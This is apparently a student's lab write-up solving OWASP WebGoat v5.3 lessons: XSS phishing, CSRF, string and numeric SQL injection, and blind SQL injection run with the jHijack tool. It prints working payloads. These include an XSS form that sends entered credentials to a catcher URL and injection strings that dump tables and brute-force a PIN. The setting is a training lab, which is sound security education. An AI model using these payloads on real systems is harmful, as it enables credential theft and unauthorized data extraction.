

Author: Shaival Dalal

Domain: Network Security

Aim: Exploring OWASP WebGoat v5.3


Description: The following document contains my explorations in the domain of applied network security. We use WebGoat v.5.3 in order to learn more about how exploits are detected and how web applications are exploited to return private information or perform malicious actions.

Although the document does not cover all the exploit domains, it contains helpful comments that may guide in similar analysis

1. XSS

a. Phishing with XSS

We insert the following HTML code in the input field in order to allow us to POST data



```
Untitled - Notepad
File Edit Format View Help

<html>
<head>
</head>

<body>
Username: <input type="text" name="username">
</br>
Password: <input type="password" name="password">
</br>
<input type="submit" value="submit" onclick="var phishingXSS=new
Image();
phishingXSS.src='http://localhost/webgoat/catcher?PROPERTY=yes&u+=this.
form.username.value&p+=this.form.password.value;'">
</body>
</html>
```

On entering the HTML, we see



Search:

Results for: Username: Password:

No results were found.

Result



* Congratulations. You have successfully completed this lesson.

WebGoat Search

This facility will search the WebGoat source.

Search:

b. Cross Site Request Forgery (CSRF)

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title:

Message: Click -> to view the encrypted image



[Cross Site Request Forgery \(CSRF\)](#)

[CSRF Prompt By-Pass](#)

[CSRF Token By-Pass](#)

[HTTPOnly Test](#)

[Cross Site Tracing \(XST\)](#)

[Attacks](#)

[Denial of Service](#)

Submit

Message List

Hello

2. SQL Injection Flaws

a. Stage 1: String SQL Injection

Statement used:

```
Smith' OR '1'='1'
```

We use apostrophes in order to create manually end the statement and insert a new condition of 1=1 which will always be true. Hence returning all the records.

Output

Enter your last name:

`SELECT * FROM user_data WHERE last_name = 'Smith' OR '1'='1'`

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0



b. Stage 3 Numeric SQL Injection

Statement Used:

Inserting it directly in Chrome's page using Inspect Element

```
'101' OR '1'='1'
```

```
<select name= station >  
<option value="'101' OR '1'='1'">Columbia</option> == $0  
<option value="102">Seattle</option>  
<option value="103">New York</option>
```

Output

Select your local weather station:

`SELECT * FROM weather_data WHERE station = '101' OR '1'='1'`

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30



3. Extra Credit

a. Blind Numeric SQL Injection

We use jHijack to run batch POST requests. We enter the success condition where the program will match the string entered in Grep field. In HijackID, we enter:

```
101 AND 1=((SELECT pin FROM pins WHERE  
cc_number='1111222233334444')=$ )
```

We encode it as:

```
101%20AND%201%3D((SELECT%20pin%20FROM%20pins%20WHERE%20cc_number%3D  
'1111222233334444')%3D%20$)
```

The range is set from 500 to 5000

Simple jHijack v0.2 beta - http://yehg.net

New	Save Results	Save Configs	Reload Config File	Choose Config File	Clear Console	A
Ho...	localhost					
Port...	8080					
Url:	/webgoat/attack?Screen=32&menu=1200					
Method:	<input type="radio"/> GET <input checked="" type="radio"/> POST					
Grep:	Account number is valid					
SESSID:	JSESSIONID=65DD48663DA20AE30BA54D77E52					
Params:						
HijackType:	<input type="radio"/> CO... <input type="radio"/> URL <input checked="" type="radio"/> BODY					
HijackID:	:c_number%3D'1111222233334444')%3D%20\$					
HijackData:	<input checked="" type="radio"/> Numeric <input type="radio"/> File					
Range:	500 - 5000					
Result:	_number%3D'1111222233334444')%3D2364)--					
<div>Hijack Stop Exit</div>						


c_number%3D'1111222233334444')%3D4966)--	200	30287
c_number%3D'1111222233334444')%3D4967)--	200	30287
c_number%3D'1111222233334444')%3D4968)--	200	30287
c_number%3D'1111222233334444')%3D4969)--	200	30287
c_number%3D'1111222233334444')%3D4970)--	200	30287
c_number%3D'1111222233334444')%3D4971)--	200	30287
c_number%3D'1111222233334444')%3D4972)--	200	30287
c_number%3D'1111222233334444')%3D4973)--	200	30287
c_number%3D'1111222233334444')%3D4974)--	200	30287
c_number%3D'1111222233334444')%3D4975)--	200	30287
c_number%3D'1111222233334444')%3D4976)--	200	30287
c_number%3D'1111222233334444')%3D4977)--	200	30287
c_number%3D'1111222233334444')%3D4978)--	200	30287
c_number%3D'1111222233334444')%3D4979)--	200	30287
c_number%3D'1111222233334444')%3D4980)--	200	30287
c_number%3D'1111222233334444')%3D4981)--	200	30287
c_number%3D'1111222233334444')%3D4982)--	200	30287
c_number%3D'1111222233334444')%3D4983)--	200	30287
c_number%3D'1111222233334444')%3D4984)--	200	30287
c_number%3D'1111222233334444')%3D4985)--	200	30287
c_number%3D'1111222233334444')%3D4986)--	200	30287
c_number%3D'1111222233334444')%3D4987)--	200	30287
c_number%3D'1111222233334444')%3D4988)--	200	30287
c_number%3D'1111222233334444')%3D4989)--	200	30287
c_number%3D'1111222233334444')%3D4990)--	200	30287
c_number%3D'1111222233334444')%3D4991)--	200	30287

Output

* Congratulations. You have successfully completed this lesson.

Enter your Account Number: 2364 Go!

Created by Chuck Willis




b. Blind String SQL Injection

Similarly to Blind Numeric SQL Injection, we use jHijack to carry out Blind String SQL Injection

Statement used (HijackID):

```
account_number=101 AND ((SELECT ASCII(SUBSTR(name,1,1)) FROM pins WHERE cc_number='4321432143214321')=$ )
```



First alphabet's ASCII code:

result: WHERE cc_number='4321432143214321')=74)

Similarly, by changing the substring position from 1,1 to 2,1 and subsequently 3,4, and 5. At "SUBSTR(name,5,1)" we get no result indicating that the name is 4 characters long

Our ASCII codes are: 74,105,108, and 108 which translate to "Jill"

